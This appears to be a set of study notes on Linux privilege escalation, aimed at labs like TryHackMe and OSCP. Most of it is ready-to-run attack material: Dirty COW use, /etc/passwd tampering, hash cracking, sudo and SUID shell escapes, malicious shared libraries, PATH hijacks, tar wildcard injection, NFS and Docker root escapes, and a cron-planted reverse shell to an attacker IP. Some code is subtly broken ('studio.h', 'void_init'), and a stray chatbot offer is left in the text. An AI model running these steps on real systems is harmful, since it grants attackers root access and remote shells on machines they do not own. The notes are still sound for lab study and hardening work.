# Linux Privilege Escalation

Basic Linux Privilege Escalation - https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Linux Privilege Escalation - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

Checklist - Linux Privilege Escalation - https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist

Sushant 747's Guide (Country dependant - may need VPN) - https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_-_linux.html

▼ Initial Enumeration

▼ System Enumeration

### Host & Kernel Info

```
hostname          # Get system's hostname
uname -a          # Print all kernel/system info
cat /proc/version   # Kernel version and compiler used
```

### CPU & Hardware Info

```
lscpu             # Detailed CPU architecture info
```

### Process Enumeration

```
ps aux            # List all running processes with full details
ps aux | grep <keyword>  # Search for a specific process (replace <keyword>)
```

Examples:

```
ps aux | grep apache     # Look for Apache web server
ps aux | grep ssh        # Look for SSH service
```

▼ User Enumeration

### User Account Info

```
cat /etc/passwd         # List all user accounts and their info
cut -d: -f1 /etc/passwd  # List usernames only
getent passwd           # Same as /etc/passwd, but works with remote auth too
```

### Shadow File (Privileged Access Needed)

```
cat /etc/shadow         # Password hashes (root-only access)
```

### Groups and Group Memberships

```
cat /etc/group          # List of groups and their members
groups <username>       # Show groups for a specific user
id <username>           # UID, GID, and groups for user
```

### Home Directories & User Activity

```
ls /home/               # List all user home directories
ls -la /home/<user>     # Check for sensitive files (.bash_history, .ssh/, etc.)
last                    # List last logged-in users
who                     # Show currently logged-in users
w                       # Show who's logged in and what they're doing
```

### Process Ownership

```
ps aux | grep <username>  # Show processes running under a user
```

▼ Network Enumeration

### Interface & IP Address Info

```
ifconfig        # Show network interfaces and IPs (older systems)
ip a            # Show IP addresses and interfaces (modern replacement for ifconfig)
```

### Routing Table

```
ip route        # View routing table
```

### 🧭 ARP Table (Local Network Discovery)

```
arp -a          # Display ARP cache (IPv4)
ip neigh         # Modern command to show ARP neighbor table
```

### 📡 Active Connections & Listening Ports

```
netstat -ano     # Show active connections, listening ports, and PIDs (if available)
```

> 🔎 Tip: Use ss -tunlp as a faster modern alternative to netstat.

▼ Password Hunting

### Search for Passwords in Files (Case-Insensitive)

```
grep --color=auto -rnw '/' -ie "password" 2>/dev/null
```

- `r` : recursive
- `n` : show line number
- `w` : match whole word
- `i` : case-insensitive
- `2>/dev/null` : suppress permission denied errors

### Use `locate` to Find Password-Related Files

```
locate password | more
```

- Searches files indexed in the `locate` database.
- May return outdated results unless updated with `updatedb` .

### Search for Private SSH Keys

```
find / -name id_rsa 2>/dev/null
```

- Common location for SSH private keys, can indicate credential reuse.

---

💡 **Bonus Tips:**

- Also search for other keywords like:

  ```
  grep -rniE "pass|secret|token|key" / 2>/dev/null
  ```

- Check user's bash history:

  ```
  cat ~/.bash_history
  ```

▼ Exploring Automated Tools

LinPeas - https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

- A powerful script that performs an extensive privilege escalation scan, looking for misconfigurations, sensitive files, insecure services, and known exploits. Part of the PEASS-ng suite.

LinEnum - https://github.com/rebootuser/LinEnum

- A bash script that automates the process of gathering system information and identifying potential privilege escalation vectors in a structured and readable format.

Linux Exploit Suggester - https://github.com/mzet-/linux-exploit-suggester

- A Perl script that compares the system's kernel version against a database of known Linux kernel exploits and suggests applicable ones.


Linux Priv Checker - https://github.com/sleventyeleven/linuxprivchecker


- A Python script designed to check for common local privilege escalation weaknesses and misconfigurations in Linux environments.

▼ Escalation Path: Kernel Exploits

Kernel Exploits - https://github.com/lucyoa/kernel-exploits

A kernel is a computer program that controls everything in the system. Facilitates interactions between hardware and software components. A translator.





**There are certain kernel exploits related to certain builds. Hunt down what kernel version you are running and we try and identity and see what exploits are available based on that kernel version.**

**Linux VM**

```
/home/user/tools/linux-exploit-suggester/linux-exploit-suggester.sh
```

- Analyze the output.
- **If vulnerable**, you'll see **"dirtycow"** listed as an applicable exploit.

## 💣 Exploitation Steps (Dirty COW)

**Linux VM**

1. **Compile the exploit:**

```
gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w
```

2. **Run the exploit:**

```
./c0w
```

> ⚠️ Note: This may take 1–2 minutes. Be patient.

3. **Change root password (after exploit succeeds):**

```
passwd
```

4. **Verify elevated privileges:**

```
id
```

▼ Escalation Path: Passwords & File Permissions

## Stored Passwords

### Manual Search for Passwords in Files

```
find . -type f -exec grep -i -I "password" {} /dev/null \;
```

- Recursively searches for the keyword **"password"** in all files under the current directory.
- `i` : case-insensitive
- `I` : ignore binary files
- `/dev/null` : ensures filename is shown in results

---

### Check Command History for Credentials

```
history | grep pass
```

- Searches shell command history for any use of "pass" (e.g., `password`, `pass123`, `-pass`, etc.)
- Look for plaintext passwords passed in CLI arguments.

### Use LinPEAS for Automated Discovery

- **LinPEAS** scans for:
  - Plaintext passwords in config files
  - Shell history
  - Backup files
  - Misconfigured services storing secrets
- Ideal for comprehensive and automated discovery

💡 **Pro Tip**: Also check common locations like:

```
~/.bash_history
/etc/passwd
/etc/shadow (if accessible)
.config/, .env, .git/, .bashrc, .mysql_history, etc.
```

## Weak File Permissions

### Check Permissions on Sensitive Files

```
ls -al /etc/passwd
ls -al /etc/shadow
```

- `/etc/passwd` should be world-readable but **not writable** by regular users.
- `/etc/shadow` should be **readable/writable by root only**. If not, that's a serious misconfiguration.

### ⚠️ If `/etc/passwd` is Writable...

- The `x` in the password field refers to the hash stored in `/etc/shadow`.
- If `/etc/shadow` is **not used** or **missing**, the hash may be in `/etc/passwd`.

**Exploit Path #1: Remove the Password**

- Replace `x` with an empty string `""` → makes the user passwordless.

Example:

```
george:x:1001:1001:George:/home/george:/bin/bash
```

```
# becomes
george::1001:1001:George:/home/george:/bin/bash
```

**Exploit Path #2: Become Root**

- Change your user's UID and GID to `0` (root):

```
george:x:0:0:George:/home/george:/bin/bash
```

> Now, george is effectively root.

---

### 🧪 Offline Password Hash Cracking (if readable)

**Step 1: Dump File Contents**

```
cp /etc/passwd passwd_copy
cp /etc/shadow shadow_copy
```

**Step 2: Combine with `unshadow`**

```
unshadow passwd_copy shadow_copy > combined.txt
```

**Step 3: Crack with Hashcat**

```
hashcat -m 1800 combined.txt rockyou.txt
```

## SSH Keys

### Search for SSH Keys on the System

```
find / -name authorized_keys 2>/dev/null   # Look for stored public keys
find / -name id_rsa 2>/dev/null          # Look for private keys
```

- `authorized_keys` files contain public keys that are allowed to log in.
- `id_rsa` files are private keys — **very sensitive** if accessible.

---

### 📍 **Default SSH Key Locations**

| Key Type | Typical Path |
|---|---|
| **Private Key** | `~/.ssh/id_rsa` |
| **Public Key** | `~/.ssh/id_rsa.pub` |
| **Authorized Keys** | `~/.ssh/authorized_keys` |

> Note: ~ refers to a user's home directory (e.g., /home/user/ or /root/)

---

### Generate SSH Key Pair (if needed)

```
ssh-keygen
```

- This generates:
  - `id_rsa` (private key)
  - `id_rsa.pub` (public key)Exploiting a Found Private Key (`id_rsa`)

---

1. **Copy the key to your machine** and save it as `id_rsa`.
2. **Fix the file permissions** (required by SSH):

   ```
   chmod 600 id_rsa
   ```

3. **Attempt to connect using the key**:

   ```
   ssh -i id_rsa root@192.168.4.51
   ```

   - Replace `root` and IP with the appropriate user/target system.

▼ Escalation Path: Sudo

▼ Shell Escaping

### Check for Sudo Permissions

```
sudo -l
```

- Lists commands the current user can run with `sudo` **without a password**.
- Look for programs like `vim`, `less`, `awk`, `nano`, `perl`, `python`, `find`, etc.

---

### 🚪 Shell Escaping Examples

If a binary is allowed with `sudo`, and it's known to allow command execution, you can escape to a shell.

### 📝 Example 1: Vim

```
sudo vim -c ':!/bin/sh'
```

### 🧮 Example 2: Awk

```
sudo awk 'BEGIN {system("/bin/bash")}'
```

### 🐍 Example 3: Python

```
sudo python3 -c 'import os; os.system("/bin/bash")'
```

### 🔍 More Examples: Use GTFOBins

- Website: https://gtfobins.github.io
- Purpose: A curated list of Linux binaries that can be used for **privilege escalation**, **file read/write**, **shell spawning**, and more.
- Just search the binary you're allowed to run (from `sudo -l`) and it will give you **ready-to-use shell escape commands**.

---

## 🧪 Practice Environment

#### 🧱 TryHackMe – Linux PrivEsc Playground

- Link: https://tryhackme.com/room/privescplayground
- Contains over **80 SUID and Sudo-based** privilege escalation scenarios with real-world tools and walkthroughs.

---

💡 **Pro Tip**: Always verify the shell you get by typing:

```
whoami && id
```

▼ Intended Functionality

```
sudo -l
```

to list commands the current user can run with `sudo` **without a password**.

- Look for common binaries like:

```
vim, less, awk, nano, perl, python, find, etc.
```

— these can usually be exploited using shell escapes (check GTFOBins).

- If you see a **non-default program** in the list (e.g., `apache2`, `wget`, custom scripts), it may still be exploitable using **intended functionality**.
- Example:

  If `apache2` is allowed with `sudo`, you may be able to abuse it by loading a malicious config file.
- If the program isn't on GTFOBins:
  - Google:

    ```
    sudo <program> privilege escalation
    ```
  - Look for walkthroughs or writeups that explain how to abuse it.
- Example Resources:
  - `apache2` with others– https://touhidshaikh.com/blog/2018/04/abusing-sudo-linux-privilege-escalation/
  - `wget` – VeteranSec HackTheBox Sunday Walkthrough

▼ LDPRELOAD

`LD_PRELOAD` is an **environment variable** used on Linux and UNIX-like systems that tells the dynamic linker to **load a specified shared library** *before* any others when running a program.

```
sudo -l
```

- If the output includes something like:

  ```
  env_keep+=LD_PRELOAD
  ```

  ...it means you're allowed to preserve the `LD_PRELOAD` environment variable when running sudo commands — this is a **potential privilege escalation vector**.

Write a simple C shared library to spawn a shell: `nano shell.c`

```
Contents...
#include <studio.h>
#include <sys/types.h>
#include <stdlib.h>
```

```
void_init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

After you save the file type gcc -fPIC -shared -o shell.so shell.c -nostartfiles

- `fPIC` : Generates position-independent code (needed for shared libs)
- `shared` : Creates a shared object
- `nostartfiles` : Prevents linking the standard startup files

```
sudo LD_PRELOAD=/home/user/shell.so apache2
```

- When the binary runs, it will load `shell.so`, triggering `_init()` and spawning a root shell.

▼ CVE-2019-14287

Exploit-DB for CVE-2019-14287 - https://www.exploit-db.com/exploits/47502

THM Machine to try: Sudo Security Bypass

▼ CVE-2019-18634

Exploit for CVE-2019-18634 - https://github.com/saleemrashid/sudo-cve-2019-18634

THM Machine to try: Sudo Buffer Overflow

▼ Escalation Path: SUID

```
ls -al
```

- Displays detailed file info:

```
-rwxr-xr-x 1 root root 12345 Jan 1 00:00 somefile
```

- Permissions are grouped into:
    - **Owner** (e.g., `root`)
    - **Group**
    - **Others**
- You can specify a specific file to check:

```
ls -al /path/to/file
```

## 2. File Permission Tips

```
chmod +x file     # Makes a file executable
chmod 777 file    # Grants read, write, execute permissions to everyone (⚠️ risky!)
```

## 3. Find SUID Binaries (Set-User-ID)

```
find / -perm -u=s -type f 2>/dev/null
```

- This searches for **files with the SUID bit set**, which means they run as the **file owner** (often root), regardless of who runs them.
- Example output:

  ```
  /usr/bin/passwd
  /usr/bin/find
  /usr/local/bin/custom_binary
  ```

## 4. Investigate with `ls -al`

```
ls -al /usr/bin/find
```

- Look for the `s` in the owner's permission section, like:

  ```
  -rwsr-xr-x 1 root root ...
  ```

## 5. Exploit with GTFOBins

- Go to GTFOBins SUID page
- Search for the binary you found (e.g., `find`, `vim`, `perl`, etc.)
- Follow the instructions for **SUID-based privilege escalation**

💡 **Tip**: If a custom or uncommon SUID binary is found, try:

```
strings /path/to/binary
```

...or upload it to your machine for reverse engineering (e.g., with `Ghidra` or `IDA Free`).

Let me know if you want a cheat sheet of the most commonly exploitable SUID binaries.

**THM Machine - Vulnversity**

▼ Escalation Path: Other SUID Escalation

## Shared Object Injection

### Step 1: Find SUID Binaries

```
find / -type f -perm -04000 -ls 2>/dev/null
```

- This lists all **SUID binaries** (files that run with the owner's permissions, usually root).
- Look out for binaries **owned by** `staff`, or **custom ones**, as they might be exploitable.
- If you find one that's linked to a `.so` **shared object file**, it could be vulnerable.

---

### Step 2: Check the File Type

```
ls -al /path/to/suspicious/file
```

- You're checking if it's a shared object (`.so`) file or if it **loads** shared objects dynamically.

---

### Step 3: Use `strace` to Investigate

```
strace /path/to/suid-binary 2>&1 | grep -i -E "open|access|no such file"
```

- `strace` shows **system calls** made by the binary.
- You're looking for `.so` or config file paths the binary **tries to load but cannot find** — this is your injection opportunity.

---

### Step 4: Craft Malicious Shared Object

Write this C code into a file, e.g., `libcalc.c`:

```
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor)) void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash");
}
```

- This runs **before** `main()` of the original binary.
- It creates a **SUID root shell** at `/tmp/bash`.

### Step 5: Compile the Shared Object

```
gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/libcalc.c
```

- `shared`: build as a shared object
- `fPIC`: position-independent code

### Step 6: Trigger the Vulnerable Binary

If the binary loads a missing `.so` (e.g., `/home/user/.config/libcalc.so`), it will now load **your version** with malicious code.

Run the original binary again:

```
/path/to/suid-binary
```

### Step 7: Get a Root Shell

```
/tmp/bash -p
```

- `p`: preserves effective UID (root), giving you a root shell.

### ⚠️ Notes:

- You need **write access** to the location the binary is trying to load the `.so` from.
- Make sure `/tmp/bash` is created and has the SUID bit (`rwsr-xr-x`).

## Binary Symlinks

Nginx Exploit - https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html

### Confirm You're `www-data`

You're likely already compromised a web service. Confirm:

```
whoami
```

```
```

If you're `www-data`, proceed.

---

## 2. Check for NGINX Installation

Use:

```
dpkg -l | grep nginx
```

- You're checking if **NGINX is installed** and if the version is **1.6.2 or older** (which is vulnerable).
- If it's newer, this specific method may not work.

---

## 3. Check for SUID Binaries

```
find / -type f -perm -04000 -ls 2>/dev/null
```

- Look for binaries with the **SUID** bit set.
- Especially check if `/bin/sudo` or similar tools are present — this is what the exploit abuses.

---

## 4. Check NGINX Log Permissions

```
ls -la /var/log/nginx
```

- If you see that **`www-data`** **can write** to log files like `error.log`, that's a big red flag and a point of exploitation.

---

## 5. Understand the Symlink Concept

A **symbolic link** (symlink) is like a shortcut that points to another file.

If NGINX is writing to a symlink, and you point that symlink to a file you want to **overwrite or control**, then NGINX will write there **as root**.

---

## 6. Use the Exploit Script

There's a known script called `nginxed-root.sh` that automates this attack.

If you have it:

```
./nginxed-root.sh /var/log/nginx/error.log
```

- This script creates a **symlink from the error log to a sensitive file**, and injects malicious content.

- When NGINX writes to the error log (your symlink), it **executes** or **overwrites** a root-owned file — escalating your access.

---

### 7. Get Root Shell

If successful, the script will give you:

```
# root shell
```

## Environmental Variables

Some **SUID binaries** (run as root) may **call other programs** like `service`, `cp`, or `ls` **without using the full path**. This means they rely on the current environment's `$PATH`. If you can **replace** one of those commands with a **malicious version**, the SUID binary may **unknowingly run your version as root**, giving you a root shell.

---

### Step 1: View Environment Variables

```
env
```

This shows environment variables like `$PATH`, which tells Linux where to look for commands.

```
echo $PATH
```

This displays the current search path for commands. Directories are checked in order (left to right).

---

### Step 2: Find SUID Binaries

```
find / -type f -perm -04000 -ls 2>/dev/null
```

This lists all binaries with the SUID bit — they **run as their owner** (often root), even if run by `you`.

Look through the list and check if any binary seems to **run another program**, like:

- `/usr/local/bin/suid-env`
- or anything custom

---

### Step 3: See What the SUID Binary Uses

Try:

```
strings /usr/local/bin/suid-env | grep /bin
```

...or just run it and see what errors or calls it makes.

If it's calling `service`, `cp`, `ls`, etc., **and not with a full path**, it might be hijackable through `$PATH`.

## Method 1: Hijack Binary via `$PATH`

### 🛠️ Step 4: Write a Malicious C Program

Create a program that spawns a root shell:

```
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c
```

Compile it:

```
gcc /tmp/service.c -o /tmp/service
```

Now you have a custom `service` binary.

### Step 5: Put `/tmp` First in Your `$PATH`

```
export PATH=/tmp:$PATH
echo $PATH
```

Now, when any program runs `service`, it will use **your** `/tmp/service` instead of the real one.

### Step 6: Run the SUID Binary

```
/usr/local/bin/suid-env
```

- If it tries to run `service`, it'll use your malicious version.
- Since the original binary is **SUID**, and your program is called **by it**, it will run **as root**.
- You now get a **root shell**.

## Method 2: Hijack with a Function (Instead of a Binary)

Sometimes, the program might **not respect** `$PATH` or call something you can't override with a file. But if it runs in a way that evaluates shell functions...

### 💡 Step 1: Create Malicious Function

```
function /usr/sbin/service() {
    cp /bin/bash /tmp &&
    chmod +s /tmp/bash &&
    /tmp/bash -p
}
```

Export the function so it becomes part of the environment:

```
export -f /usr/sbin/service
```

### 🧨 Step 2: Run the SUID Binary

```
/usr/local/bin/suid-env
```

If it allows inherited environment variables (some SUID programs do), it might **evaluate your function** instead of calling the real `service`.

---

### 🐚 Final Step: Use the Root Shell

```
/tmp/bash -p
```

The `-p` flag preserves the root privileges (since it's SUID).

▼ Escalation Path: Capabilities

Linux Privilege Escalation using Capabilities - https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/

SUID vs Capabilities - https://mn3m.info/posts/suid-vs-capabilities/

Linux Capabilities Privilege Escalation - https://medium.com/@int0x33/day-44-linux-capabilities-privilege-escalation-via-openssl-with-selinux-enabled-and-enforced-74d2bec02099

- In Linux, **capabilities** break down root's full privileges into **distinct units**.
- Instead of giving full root access with `SUID`, individual permissions (like `CAP_NET_ADMIN`, `CAP_SYS_CHROOT`, etc.) can be assigned to processes or binaries.
- Capabilities are **per-thread** and more fine-grained and secure than SUID.

---

## Privileged vs Unprivileged Processes

- **Privileged Process**:
  - Runs as **UID 0** (root).
  - Has access to all system resources.
- **Unprivileged Process**:
  - Runs as **non-root user**.
  - Subject to **permission checks** and restricted capabilities.

---

### Step 1: Find Binaries with Capabilities

```
getcap -r / 2>/dev/null
```

- This recursively lists all files with capabilities.
- Output example:

  ```
  /usr/bin/python2.6 = cap_setuid+ep
  ```

  - `+e` = **effective**
  - `+p` = **permitted**

---

### Step 2: Exploit a Binary with Dangerous Capabilities

If a binary like `python2.6` has `cap_setuid+ep`, it means it can **set its UID to 0 (root)** even when not running as root.

You can abuse it with:

```
/usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

- This sets UID to root and spawns a root shell.

---

### Common Exploitable Capabilities

Look for binaries with capabilities like:

| Capability | Meaning | Exploit Potential |
|---|---|---|
| `cap_setuid` | Can change UID | Gain root shell |
| `cap_sys_admin` | Broad admin powers | High-risk, almost root equivalent |
| `cap_dac_override` | Ignore file permission checks | Read/write to restricted files |
| `cap_net_raw` | Raw socket creation | Network sniffing, spoofing |

▼ Escalation Path: Scheduled Tasks

## Crons & Timers

### Step 1: Read the System Crontab

```
cat /etc/crontab
```

- Displays scheduled tasks on the system.
- Shows:
  - **What** is being executed.
  - **When** it runs (minute, hour, day, etc.).
  - **Which user** is running the command.

---

### 🧠 What to Look For:

- Jobs being run as `root` are especially important.
- If you see something like:

  ```
  * * * * * root /path/to/script.sh
  ```

  ...that's very interesting — it runs **every minute as root**.

---

### Step 2: Check Permissions

- See if the script or binary is **writable** by your user:

  ```
  ls -la /path/to/script.sh
  ```

- If **you can write to it**, you can **inject malicious code**, like a **reverse shell**.

---

### Step 3: Inject Payload (Example)

Inside the writable script:

```
bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1
```

Start a listener on your machine:

```
nc -lvnp PORT
```

Then wait — as soon as the cron job runs, you get a **reverse root shell**.

### 📁 Other Cron Files to Check:

- `/etc/cron.d/`
- `/etc/cron.daily/`
- `/var/spool/cron/crontabs/`

## Cron paths

### Concept:

Sometimes a cron job is configured to run a **script or file that doesn't exist** — but still as **root**.

If you (the low-priv user) can **create that missing file**, the cron job will execute it **as root**, giving you privilege escalation.

### Step 1: Find the Cron Job

Example from `/etc/crontab`:

```
* * * * * root /home/user/overwrite.sh
```

- If `/home/user/overwrite.sh` **does not exist**, you can **create it** yourself.

### Step 2: Create the Malicious Script

```
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
chmod +x /home/user/overwrite.sh
```

- This script copies the root-owned bash binary and gives it the SUID bit — making it always run as root.

### Step 3: Watch for the Effect

```
ls -al /tmp
```

- After a minute (cron job runs every minute), check if `/tmp/bash` was created or updated.

### Step 4: Get the Root Shell

```
/tmp/bash -p
```

- The `p` flag preserves the elevated (root) privileges.

✅ **Tip:** Always check **ownership and permissions** on the cron script path. If you **can write or create the file**, and it's run as `root`, you can likely exploit it.

## Cron Wildcards

When a cron job runs a script that uses **wildcards** like `*`, and that script is executed as **root**, it's possible to inject malicious behavior by **abusing how certain commands (like `tar`) handle special filenames**.

This technique takes advantage of `--checkpoint` **and** `--checkpoint-action` **options** in `tar`.

### Example Cron Script Vulnerable to Wildcard Injection:

Check the system cron file:

```
cat /etc/crontab
```

You might find something like this:

```
* * * * * root /usr/local/bin/compress.sh
```

Inspect the script:

```
cat /usr/local/bin/compress.sh
```

Contents:

```
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
```

This compresses everything in `/home/user` into a `.tar.gz` file — and uses a `*` wildcard to include all files. This is your injection point.

### Step-by-Step Exploit (Wildcard Injection into `tar`)

### 1. Check Permissions

Make sure you **can write** in `/home/user`:

```
ls -la /home/user
```

### 2. Create Malicious Script

```
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh
chmod +x /home/user/runme.sh
```

This will create a SUID bash shell in `/tmp` when executed.

### 3. Create Specially Named Files for Injection

These filenames **trick** `tar` into executing your script:

```
touch /home/user/--checkpoint=1
touch /home/user/--checkpoint-action=exec=sh\ runme.sh
```

- These filenames are **treated as flags** by `tar`.
- When the cron job runs and executes `tar`, it processes these "files" as if they were **command-line options**, causing your script to run.

### 4. Wait and Get a Root Shell

After the cron job runs (every minute):

```
/tmp/bash -p
```

Boom — root shell.

### ⚠️ Notes:

- This only works if:
    - The script is run as **root**.
    - You can **write in the target directory**.
    - A **wildcard like** is used in a command like `tar` or `cp`.
- Other vulnerable commands: `chown`, `cp`, `tar`, `rsync`, etc.

## Cron File Overwrites

```
ls -la *cron file*
```

If you want to find a file, use the `locate` command. Also, pay attention to the **path**, because it shows **where the system checks for the file first**, which is why the cron path trick worked so well.

Once you find the script location — in this case:

```
/usr/local/bin/overwrite.sh
```

You can append your payload using:

```
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh
```

Then confirm the injection:

```
cat /usr/local/bin/overwrite.sh
```

After the cron job runs, check if the shell was created:

```
ls -al /tmp
```

If it’s there:

```
/tmp/bash -p
```

And you’ve got root.

THM Machine: CMesS

▼ Escalation Path: NFS Root Squashing

**NFS (Network File System)** can share directories over the network.

Normally, **root_squash** is enabled, which prevents remote root users from acting as root on the mounted share.

But if it's set to `no_root_squash`, you can **create SUID-root binaries** on the remote system and escalate privileges.

---

## Step 1: Check for Root Squashing on Target

On the target system:

```
cat /etc/exports
```

- This shows which folders are being shared.
- If you see `no_root_squash`, it means the folder allows **remote root access**.

Example output:

```
/tmp *(rw,sync,no_root_squash)
```

## Step 2: Discover NFS Shares from Attacker Machine

```
showmount -e 192.168.4.67
```

- Lists exported NFS shares.
- Confirm that `/tmp` (or another dir) is being shared.

## Step 3: Mount the Share

```
mkdir /tmp/mountme
mount -o rw,vers=2 192.168.4.67:/tmp /tmp/mountme
```

- This mounts the remote NFS share to `/tmp/mountme`.

## Step 4: Create SUID-Root Binary

```
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/mountme/x.c
gcc /tmp/mountme/x.c -o /tmp/mountme/x
chmod +s /tmp/mountme/x
```

- You now have a root SUID binary on the mounted share.
- The target system (running NFS) sees this file and honors the SUID bit.

## Step 5: Run the Exploit on the Target

On the target system:

```
cd /tmp
./x
```

Boom — you're now root.

## ✅ Recap:

| Step | Purpose |
|---|---|
| `cat /etc/exports` | Check for `no_root_squash` |
| `showmount -e` | View shared directories |
| `mount` | Mount the NFS share |
| `gcc` , `chmod +s` | Create SUID-root binary |
| `./x` | Gain root shell |

▼ Escalation Path: Docker

If you're a member of the `docker` **group**, you can **run Docker containers as root** — which gives you **host-level root access**.

This is because the `docker` group has permission to **interact with the Docker daemon**, which runs as root.

---

### Step 1: Identify Docker Group Membership

You ran **LinEnum** or a similar privilege escalation script, and it showed:

```
User is a member of: docker
```

You can confirm with:

```
groups
```

If you see `docker`, you can proceed.

---

### Step 2: Visit GTFOBins (Optional)

Go to GTFOBins - Docker to see exploitation techniques.

---

### Step 3: Run a Docker Container with Full Access

This command will **mount the root directory (`/`) of the host** into a Docker container and **chroot** into it, giving you a root shell on the host:

```
docker run -v /:/mnt --rm -it bash chroot /mnt sh
```

- `v /:/mnt` mounts the host's root filesystem into the container.
- `-rm` deletes the container when it exits.
- `it` gives you interactive shell access.
- `chroot /mnt sh` switches the root to the host filesystem and opens a shell there.

You now have **root access to the host machine** from inside the container.

## Useless SUIDs ignore

| Binary | Notes |
|---|---|
| `/usr/bin/passwd` | SUID by default to allow users to change their passwords (writes to `/etc/shadow`); no obvious privilege escalation vector if unmodified. |
| `/usr/bin/chsh` | Lets users change their default shell (within limits); safe unless misconfigured. |
| `/usr/bin/chfn` | Allows editing of user information (like real name); not dangerous. |
| `/usr/bin/newgrp` | Used to log into a new group; doesn't help much with priv esc. |
| `/usr/bin/gpasswd` | Manages `/etc/group`; requires user to be group admin. |
| `/usr/bin/at` | Schedules jobs; can be dangerous only if misconfigured. |
| `/usr/bin/crontab` | Allows users to edit their own crontab; not useful for escalating unless root's cron is vulnerable. |
| `/bin/mount` / `/bin/umount` | Controlled by `/etc/fstab`; only certain mounts allowed. |
| `/usr/bin/sudo` (if non-root-owned) | Normally dangerous, but if misconfigured (e.g. owned by user), doesn't provide escalation. |
| `/usr/lib/openssh/ssh-keysign` | Used during SSH authentication; limited in what it can do. |
| `/usr/bin/wall` | Sends messages to logged-in users; harmless. |
| `/usr/bin/write` | Sends messages to another user's terminal; harmless. |